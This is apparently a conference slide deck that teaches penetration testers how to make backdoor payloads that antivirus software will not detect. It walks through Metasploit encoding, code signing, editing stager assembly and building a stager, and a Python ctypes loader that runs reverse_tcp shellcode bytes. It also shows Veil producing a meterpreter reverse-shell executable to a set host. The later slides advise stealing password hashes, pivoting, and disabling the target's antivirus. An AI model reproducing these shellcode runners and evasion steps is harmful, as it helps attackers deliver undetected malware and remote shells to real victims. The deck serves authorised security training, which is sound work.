

Anti-Virus, No Thanks!

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Penetration Testing & Incident
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Instructor for these guys



Course Author

SEC573 Python for Penetration Testers



Friends with benefits:



<http://isc.sans.edu>

The PaulDotCom logo is shown. It consists of a black rectangular background. At the top, there are two white, curved lines representing eyes. Below these, a thin red horizontal line is visible. The text 'PaulDotCom' is written in a large, bold, white sans-serif font at the bottom of the logo.

PaulDotCom

Pentest Use Case

- ▶ Penetration testers have a basic need for backdoors that are undetected by antivirus software
- ▶ Payloads are delivered by various means:
 - ▶ Delivered to targets via E-mail or Website
 - ▶ Delivered to targets via USB or CDRom drops
 - ▶ Executed as a payload of an exploit
 - ▶ Uploaded by the attacker to target systems
- ▶ Antivirus software can be a royal pain
- ▶ We need to build backdoors that are undetected by Antivirus software



It is not 2008 any more!

- ▶ "Effectiveness of Antivirus in detecting Metasploit payloads"
- ▶ msfpayload didn't have a -X option
- ▶ Reverseshell.exe with NO ENCODING was detected by 3 of 32! F-Secure, Panda, Webwasher
- ▶ Multiple encoders including Shikata-Ga-Nia evaded 100%
- ▶ Today it is a much different story



Today

- ▶ 42 of 45 Antivirus software detects the Metasploit default template (Apache Bench) with no payloads embedded in it.
- ▶ Most of the techniques outlined in that paper have very limited effectiveness today.
- ▶ A few do still work..... kinda



Techniques we will discuss today

- ▶ **Encoding - Most Common... Most Detected**
 - ▶ msfencode, msfvenom, UPX packers, etc
- ▶ **Ghost Writing**
 - ▶ Atomic command substitution
 - ▶ Custom Metasploit stagers
- ▶ **Payloads scripts with interpreters**
- ▶ **Don't use Malware! Use build in tools!**
 - ▶ Rootkits without Rootkits
 - ▶ sc, smbexec.py and more



Don't try to be a hero

- ▶ No need to defeat every AV when your target only runs one
- ▶ Do your recon
- ▶ Know what AV your target is using.
- ▶ Purchase a copy of their AV product
- ▶ Work to evade that antivirus product only.




Checking your malware

- ▶ BUY a copy the AV that your target is using
- ▶ There are lots of scanners out there!
 - ▶ <http://elementscanner.net/>
 - ▶ <http://myavscan.net>
 - ▶ <http://virusscan.org>
 - ▶ <http://virusnothanks.com>
- ▶ Some scanners out there that give you an option of not sharing your payload
- ▶ Why not virus total?



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Encoders

- ▶ Obscures the original payload and includes a special decoder program to restore the program back to its original program before execution.

- ▶ For example:

```
./msfpayload windows/shell/reverse_tcp R |  
./msfencode -t exe -e <encoder> -x  
<template> -c <# of encoding cycles>
```

- ▶ The default encoder is "shikata_ga_nia"
- ▶ Not the best approach.



./msfencode options

```
root@debian:/usr/share/metasploit-framework# ./msfencode -h
```

```
Usage: ./msfencode <options>
```

OPTIONS:

```
-a <opt>  The architecture to encode as
-b <opt>  The list of characters to avoid: '\x00\xff'
-c <opt>  The number of times to encode the data
-d <opt>  Specify the directory in which to look for EXE templates
-e <opt>  The encoder to use
-h        Help banner
-i <opt>  Encode the contents of the supplied file path
-k        Keep template working; run payload in new thread (use with -x)
-l        List available encoders
-m <opt>  Specifies an additional module search path
-n        Dump encoder information
-o <opt>  The output file
-p <opt>  The platform to encode for
-s <opt>  The maximum size of the encoded data
-t <opt>  The output format: raw,ruby,rb,perl,pl,bash,sh,c,csharp,js_be,js_le,java,
python,py,powershell,ps1,vbscript,vbapplication,dll,exe,exe-service,exe-small,exe-only,
elf,macho,vba,vba-exe,vbs,loop-vbs,asp,aspx,aspx-exe,war,psh,psh-net,msi,msi-nouac
-v        Increase verbosity
-x <opt>  Specify an alternate executable template
```

Framework Encoders

=====

Name	Rank	Description
----	----	-----
cmd/generic_sh	good	Generic Shell Variable Substitution Command Encoder
cmd/ifs	low	Generic \${IFS} Substitution Command Encoder
cmd/printf_php_mq	manual	printf(1) via PHP magic_quotes Utility Command Encoder
generic/none	normal	The "none" Encoder
mipsbe/longxor	normal	XOR Encoder
mipsle/longxor	normal	XOR Encoder
php/base64	great	PHP Base64 Encoder
ppc/longxor	normal	PPC LongXOR Encoder
ppc/longxor_tag	normal	PPC LongXOR Encoder
sparc/longxor_tag	normal	SPARC DWORD XOR Encoder
x64/xor	normal	XOR Encoder
x86/add_sub	manual	Add/Sub Encoder
x86/alpha_mixed	low	Alpha2 Alphanumeric Mixedcase Encoder
x86/alpha_upper	low	Alpha2 Alphanumeric Uppercase Encoder
x86/avoid_underscore_tolower	manual	Avoid underscore/tolower
x86/avoid_utf8_tolower	manual	Avoid UTF8/tolower
x86/bloxor	manual	BloXor - A Metamorphic Block Based XOR Encoder
x86/call4_dword_xor	normal	Call+4 Dword XOR Encoder
x86/context_cpuid	manual	CPUID-based Context Keyed Payload Encoder
x86/context_stat	manual	stat(2)-based Context Keyed Payload Encoder
x86/context_time	manual	time(2)-based Context Keyed Payload Encoder
x86/countdown	normal	Single-byte XOR Countdown Encoder
x86/fnstenv_mov	normal	Variable-length Fnstenv/mov Dword XOR Encoder
x86/jmp_call_additive	normal	Jump/Call XOR Additive Feedback Encoder
x86/nonalpha	low	Non-Alpha Encoder
x86/nonupper	low	Non-Upper Encoder
x86/shikata_ga_nai	excellent	Polymorphic XOR Additive Feedback Encoder
x86/single_static_bit	manual	Single Static Bit
x86/unicode_mixed	manual	Alpha2 Alphanumeric Unicode Mixedcase Encoder
x86/unicode_upper	manual	Alpha2 Alphanumeric Unicode Uppercase Encoder

If your going to encode...

- ▶ NEVER use the default template. Using something else reduces the detection rate by 1/2
- ▶ Encoding multiple times generally speaking does not decrease the detection rate
- ▶ Encoding at all generally has very little affect
- ▶ Consider creating a .com file
- ▶ Try the old school templates "-t exe-small", etc
- ▶ Purchase a code signing certificate to sign your exe...
- ▶ Or Don't!



Digitally sign you exe


- ▶ Researcher named "Arkem"
- ▶ Took known malware detected by 36/43 (84%)
- ▶ Signed it with self-signed certificate
- ▶ Dropped to 12/43 (28%)
- ▶ Who was fooled?
AhnLab-V3, **AVG**, BitDefender, CAT-QuickHeal, Comodo, Emsisoft, **F-Secure**, **Fortinet**, Ikarus, K7AntiVirus, **McAfee**, **McAfee-GW-Edition**, **Microsoft**, Norman, nProtect, PCTools, Rising, Sophos, **Symantec**, TheHacker, **TrendMicro**, **TrendMicro-HouseCall**, VIPRE, ViRobot
- ▶ <http://memeover.arkem.org/2011/08/authenticcode-and-antivirus-detection.html>



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
Ghost Writing

- ▶ Atomic command substitution
- ▶ Custom Metasploit stagers
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Ghostwriting

Creates a new program using atomic instruction substitution



"Automating" Ghost writing

- ▶ Several script are available online to automate the Ghostwriting or encoding process
 - ▶ <http://www.pentestgeek.com/2012/01/25/using-metasm-to-avoid-antivirus-detection-ghost-writing-asm/>
 - ▶ <http://evilzone.org/security-tools/fully-undetectable-backdoor-generator-for-metasploit/>
 - ▶ <http://astr0baby.wordpress.com/2013/01/03/dep-fud-executable-generator-for-metasploit/>
 - ▶ <https://www.christophertruncer.com/bypass-antivirus-with-meterpreter-as-the-payload-hyperion-fun/>
 - ▶ <http://spareclockcycles.org/tag/antivirus-evasion/>
 - ▶ <http://www.backtrack-linux.org/forums/archive/index.php/t-48522.html>
- ▶ Blackhills Security/Pauldotcom have a Ghostwriting script they give away in their Offensive Countermeasures course

Nip it in the bud

- ▶ **Instead of THIS :**
 - ▶ Framework -> Exe -> Ghostwriting -> New EXEs
 - ▶ Ghost written framework stager & stage -> New EXE
- ▶ Create new custom stagers and/or stages
- ▶ Benefits all metasploit use!
 - ▶ ./msfpayload creates custom exes
 - ▶ BufferOverflows and other memory corruption exploits use the stage
- ▶ Easier than you might think to create these




Modifying Stager and Stage code

- ▶ Source code:
 - ▶ /external/source/shellcode/windows/x86
- ▶ Here is ./src/stager/stager_bind_tcp_rc4.asm

```
root@debian:~/metasploit-framework/external/source/shellcode/windows/x86/src/stager# cat stager_bind_tcp_rc4.asm
;-----;
; Authors: Stephen Fewer (stephen_fewer[at]harmonysecurity[dot]com)
;          Michael Schierl (schierlm[at]gmx[dot]de) [RC4 support]
; Compatible: Windows 7, 2008, Vista, 2003, XP, 2000, NT4
; Version: 1.0 (31 December 2012)
; Size: 413 bytes
; Build: >build.py stager_bind_tcp_rc4
;-----;
[BITS 32]
[ORG 0]

    cld                ; Clear the direction flag
    call start         ; Call start, this puts the address of 'api_call' onto the stack.
%include "./src/block/block_api.asm"
start:
    pop ebp            ; pop off the address of 'api_call' for use later.
%include "./src/block/block_bind_tcp.asm"
    ; By here we will have performed the bind to our socket.
%include "./src/block/block_recv_rc4.asm"
    ; By now we will have received in the second stage into a RWX buffer and be executing it
```



Modify the block_api.asm file!

(Thanks- David Maloney @Thelightcosine)


```
root@debian:~/metasploit-framework/external/source/shellcode/windows/x86/src/block# cat block_api.original
;-----;
; Author: Stephen Fewer (stephen_fewer[at]harmonysecurity[dot]com)
; Compatible: Windows 7, 2008, Vista, 2003, XP, 2000, NT4
; Version: 1.0 (24 July 2009)
; Size: 137 bytes
;-----;

[BITS 32]

; Input: The hash of the API to call and all its parameters must be pushed onto stack.
; Output: The return value from the API call will be in EAX.
; Clobbers: EAX, ECX and EDX (ala the normal stdcall calling convention)
; Un-Clobbered: EBX, ESI, EDI, ESP and EBP can be expected to remain un-clobbered.
; Note: This function assumes the direction flag has already been cleared via a CLD instruction.
; Note: This function is unable to call forwarded exports.

api_call:
    pushad                ; We preserve all the registers for the caller, bar EAX and ECX.
    mov ebp, esp          ; Create a new stack frame
    xor edx, edx           ; Zero EDX
    mov edx, [fs:edx+48]   ; Get a pointer to the PEB
    mov edx, [edx+12]      ; Get PEB->Ldr
    mov edx, [edx+20]      ; Get the first module from the InMemoryOrder module list
next_mod:
    mov esi, [edx+40]      ; Get pointer to modules name (unicode string)
    movzx ecx, word [edx+38] ; Set ECX to the length we want to check
    xor edi, edi           ; Clear EDI which will store the hash of the module name
loop_modname:
    ;
```

In the windows/x86 directory.
run #python build.py <stager>



```
root@debian:~/metasploit-framework/external/source/shellcode/windows/x86#  
python build.py stager_bind_tcp_nx  
# Built on Tue Nov  5 20:01:41 2013  
  
# Name: stager_bind_tcp_nx  
# Length: 301 bytes  
# Port Offset: 203  
"\xFC\xE8\x8C\x00\x00\x00\x60\x89\xE5\xBA\x00\x00\x00\x00\x64\x8B" +  
"\x52\x30\x8B\x52\x0C\x8B\x52\x14\x8B\x72\x28\x0F\xB7\x4A\x26\x31" +  
"\xFF\x31\xC0\xAC\x3C\x61\x7C\x02\x2C\x20\xC1\xCF\x0D\x01\xC7\xE2" +  
"\xF0\x52\x57\x8B\x52\x10\x8B\x42\x3C\x01\xD0\x8B\x40\x78\x85\xC0" +  
"\x74\x4A\x01\xD0\x50\x8B\x48\x18\x8B\x58\x20\x01\xD3\xE3\x3C\x49" +  
"\x8B\x34\x8B\x01\xD6\x31\xFF\x31\xC0\xAC\xC1\xCF\x0D\x01\xC7\x38" +  
"\xE0\x75\xF4\x03\x7D\xF8\x3B\x7D\x24\x75\xE2\x58\x8B\x58\x24\x01" +  
"\xD3\x66\x8B\x0C\x4B\x8B\x58\x1C\x01\xD3\x8B\x04\x8B\x01\xD0\x89" +  
"\x44\x24\x24\x5B\x5B\x61\x59\x5A\x51\xFF\xE0\x58\x5F\x5A\x8B\x12" +  
"\xEB\x86\x5D\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5F\x54\x68\x4C" +  
"\x77\x26\x07\xFF\xD5\xB8\x90\x01\x00\x00\x29\xC4\x54\x50\x68\x29" +  
"\x80\x6B\x00\xFF\xD5\x50\x50\x50\x50\x40\x50\x40\x50\x68\xEA\x0F" +  
"\xDF\xE0\xFF\xD5\x97\x31\xDB\x53\x68\x02\x00\x11\x5C\x89\xE6\x6A" +  
"\x10\x56\x57\x68\xC2\xDB\x37\x67\xFF\xD5\x53\x57\x68\xB7\xE9\x38" +  
"\xFF\xFF\xD5\x53\x53\x57\x68\x74\xEC\x3B\xE1\xFF\xD5\x57\x97\x68" +  
"\x75\x6E\x4D\x61\xFF\xD5\x6A\x00\x6A\x04\x56\x57\x68\x02\xD9\xC8" +  
"\x5F\xFF\xD5\x8B\x36\x6A\x40\x68\x00\x10\x00\x00\x56\x6A\x00\x68" +  
"\x58\xA4\x53\xE5\xFF\xD5\x93\x53\x6A\x00\x56\x53\x57\x68\x02\xD9" +  
"\xC8\x5F\xFF\xD5\x01\xC3\x29\xC6\x85\xF6\x75\xEC\xC3"  
root@debian:~/metasploit-framework/external/source/shellcode/windows/x86#
```


Create a new stager in the normal stagers directory

```
root@debian:/usr/share/metasploit-framework/modules/payloads/stagers/windows# cat bind_tcp.rb
##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'
require 'msf/core/handler/bind_tcp'

module Metasploit3

  include Msf::Payload::Stager
  include Msf::Payload::Windows

  def initialize(info = {})
    super(merge_info(info,
      'Name' => 'Bind TCP Stager',
      'Description' => 'Listen for a connection',
      'Author' => ['hdm', 'skape', 'sf'],
      'License' => MSF_LICENSE,
      'Platform' => 'win',
      'Arch' => ARCH_X86,
      'Handler' => Msf::Handler::BindTcp,
      'Convention' => 'sockedi',
      'Stager' =>
        {
          'RequiresMids' => false,
          'Offsets' => { 'LPORT' => [ 200, 'n' ] },
          'Payload' =>
            # Length: 298 bytes
            "\xFC\xE8\x89\x00\x00\x00\x60\x89\xE5\x31\xD0\x64\x8B\x52\x30\x8B" +
            "\x52\x0C\x8B\x52\x14\x8B\x72\x28\x0F\xB7\x4A\x26\x31\xFF\x31\xC0" +
            "\xAC\x3C\x61\x7C\x02\x2C\x20\xC1\xCF\x0D\x01\xC7\xE2\xF0\x52\x57" +
            "\x8B\x52\x10\x8B\x42\x3C\x01\xD0\x8B\x40\x78\x85\xC0\x74\x4A\x01" +

```

Offset from build script


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- ▶ **Ghost Writing**

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- Payloads scripts with interpreters**

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Payloads as scripts

- ▶ Oct 2011. "Tips for evading Antivirus software in a penetration test"
- ▶ <http://pen-testing.sans.org/blog/2011/10/13/tips-for-evading-anti-virus-during-pen-testing>
- ▶ Turns a Python script that executes a metasploit payload into an executable program

```
root@debian:/usr/share/metasploit-framework# ./msfpayload windows/shell/reverse LHOST=127.0.0.1 C
/*
 * windows/shell/reverse_tcp - 290 bytes (stage 1)
 * http://www.metasploit.com
 * VERBOSE=false, LHOST=127.0.0.1, LPORT=4444,
 * ReverseConnectRetries=5, ReverseAllowProxy=false,
 * EnableStageEncoding=false, PrependMigrate=false,
 * EXITFUNC=process, InitialAutoRunScript=, AutoRunScript=
 */
unsigned char buf[] =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"
"\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"
```



Take this payload!

pyinstaller the following:

```
from ctypes import *
```


```
shellcode =
```

```
'\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30\x8b  
\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff\x31\xc0\x  
ac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf0\x52\x57\x8b  
\x1\x00\x10\x00\x00\x56\x6a\x00\x68\x58\xa4\x53\xe5\xff\xd5\x93\x5  
3\x6a\x00\x56\x53\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x01\xc3\x29\xc6\  
\x85\xf6\x75xec\xc3'
```

```
memorywithshell = create_string_buffer(shellcode, len(shellcode))
```

```
shell = cast(memorywithshell, CFUNCTYPE(c_void_p))
```

```
shell()
```



pyInject

- ▶ Python script published by David Kennedy
- ▶ Free download
<https://www.trustedsec.com/files/pyinjector.zip>
- ▶ Uses Windows APIs to allocate memory and execute the payload as a thread
- ▶ Resolves issues with 64-bit systems
- ▶ `shellcode_generate.py` automates calling `msfvenom` to generate the source code and strip commas and semicolons from the payload string



Veil

- ▶ May 2013 Chris Truncer
- ▶ Python framework for the creation of executables
- ▶ Today it is 100% effective in the creation of Metasploit payloads that avoid detection

```
=====
Veil | [Version]: 2.0
=====
[Web]: https://www.veil-evasion.com/ | [Twitter]: @veilevasion
=====

Main Menu

    16 payloads loaded

Available commands:

    use          use a specific payload
    list         list available languages/payloads
    info         information on a specific payload
    exit         exit Veil

[>] Please enter a command: 
```

Veil Payloads

Available payloads:

1)	native/hyperion	Normal
2)	native/pescrambler	Normal
3)	c/VirtualAlloc	Poor
4)	c/VoidPointer	Poor
5)	c#/VirtualAlloc	Poor
6)	c#/b64SubVirtualAlloc	Normal
7)	powershell/DownloadVirtualAlloc	Excellent
8)	powershell/PsexecVirtualAlloc	Excellent
9)	powershell/VirtualAlloc	Excellent
10)	python/AESVirtualAlloc	Excellent
11)	python/ARCVirtualAlloc	Excellent
12)	python/DESVirtualAlloc	Excellent
13)	python/LetterSubVirtualAlloc	Excellent
14)	python/VirtualAlloc	Normal
15)	python/VoidPointer	Normal
16)	python/b64VirtualAlloc	Excellent

"use python/AESVirtualAlloc"

```
=====
Veil | [Version]: 2.0
=====
[Web]: https://www.veil-evasion.com/ | [Twitter]: @veilevasion
=====

Payload: python/AESVirtualAlloc loaded

Required Options:

Name                Current Value    Description
----                -
compile_to_exe      Y                Compile to an executable
use_pyherion        N                Use the pyherion encrypter

Available commands:

    set              set a specific option value
    info             show information about the payload
    help             show help menu for payload
    generate          generate payload
    back             go to the main menu

[>] Please enter a command: 
```


"Generate"

```
=====
Veil | [Version]: 2.0
=====
```

```
[Web]: https://www.veil-evasion.com/ | [Twitter]: @veilevasion
=====
```

```
[?] Use msfvenom or supply custom shellcode?
```

- 1 - msfvenom (default)
- 2 - Custom

```
[>] Please enter the number of your choice: 1
```

```
[*] Press [enter] for windows/meterpreter/reverse_tcp
```

```
[*] Press [tab] to list available payloads
```

```
[>] Please enter metasploit payload:
```

```
[>] Enter value for 'LHOST', [tab] for local IP: 192.168.187.100
```

```
[>] Enter value for 'LPORT': 443
```

```
[>] Enter extra msfvenom options in OPTION=value syntax: █
```

The quieter you become, the more you are able to hear.

Choose a packager

```
=====
Veil | [Version]: 2.0
=====
```

```
[Web]: https://www.veil-evasion.com/ | [Twitter]: @veilevasion
=====
```

```
[*] Press [enter] for 'payload'
```

```
[>] Please enter the base name for output files: trytofindthis
```

```
[?] How would you like to create your payload executable?
```

```
1 - Pyinstaller (default)
```

```
2 - Py2Exe
```

```
[>] Please enter the number of your choice: █
```



Your executable is created!

```
=====
Veil | [Version]: 2.0
=====
```

```
[Web]: https://www.veil-evasion.com/ | [Twitter]: @veilevasion
=====
```

```
[*] Executable written to: /root/Veil-master/output/compiled/trytofindthis.exe
```

```
Language:      python
Payload:       AESVirtualAlloc
Shellcode:     windows/meterpreter/reverse_tcp
Options:       LHOST=192.168.187.100  LPORT=443
Required Options: compile_to_exe=Y  use_pyherion=N
Source File:   /root/Veil-master/output/source/trytofindthis.py
```

```
[*] Your payload files have been generated, don't get caught!
```

```
[!] And don't submit samples to any online scanner! ;)
```

```
[>] press any key to return to the main menu: ☐ you are able to hear.
```

A season for all things

- ▶ Technique I described, pyInject and Veil work GREAT... for now
- ▶ There is only one fool proof way to avoid antivirus detection....
- ▶ STOP USING OTHER PEOPLES CODE
- ▶ WRITE YOUR OWN!!!



Coding is fun and Python is easy!

- ▶ Check out SEC573 - Python for Penetration Testers
- ▶ Very low barrier to entry
- ▶ HUGE amount of lab time for the class
- ▶ Days 1 & 2 are essentials workshop
- ▶ Day 3 & 4 class coding projects including
 - ▶ Port scanning reverse tcp shells
 - ▶ SQL Injection/ Web Attack tools
 - ▶ Multi-Threading
 - ▶ Password guessing
 - ▶ Network Reconnaissance
- ▶ Day 5 is a CTF



pyWars CTF!

- ▶ Designed to make the class accommodating to all skill levels
- ▶ Intended for the first two days of class but is used through out
- ▶ Extra challenges that run parallel to course material
- ▶ Challenges range in difficulty Python essential skills to ninja challenges



Techniques we will discuss today

- ▶ **Encoding - Most Common... Most Detected**

- ▶ msfencode, msfvenom, UPX packers, etc

- ▶ **Ghost Writing**

- ▶ Atomic command substitution


- ▶ Custom Metasploit stagers

- ▶ **Payloads scripts with interpreters**

- Don't use Malware! Use built in tools!**

- ▶ Rootkits without Rootkits

- ▶ sc, smbexec.py and more



Once you have credentials don't use exploits or malware!

- ▶ Most of what we need is available through normal administrative tools.
- ▶ **Pillage Data** - Explorer, RDP
- ▶ **Steal Hashes**- Export registry keys, Create Volume Shadow copies
 - ▶ vssown.vbs just calls built in WMI functions
- ▶ **Pivot** - Port forward with netsh, RDP
- ▶ **Code Execution** - PSEXEC, SMBEXEC, RDP
- ▶ Check out **POWERSPLOIT!!!** It is AWESOME!
- ▶ Use Code Execution disable/cripple the antivirus software



Metasploit PSEXEC is sometimes flagged by antivirus software

- ▶ Why? It drops an executable on the harddrive!
- ▶ Use those SC commands you learned in SEC560!
- ▶ Doesn't add binary to local drive. Nothing to detect.
- ▶ smbexec.py will automate the process in a nice python wrapper and it supports PTH
- ▶ smbexec is just one of many great modules that are part of the Impacket project



Purpose of ACT

- ▶ Allow Windows to run older/ poorly written applications that are incompatible with the Registry, File system, APIs and Security Features of the current operating system
- ▶ If any of that stuff doesn't work for you, you can change it.
- ▶ Change Registry... Change File system... Change APIs ...
Change Security Features



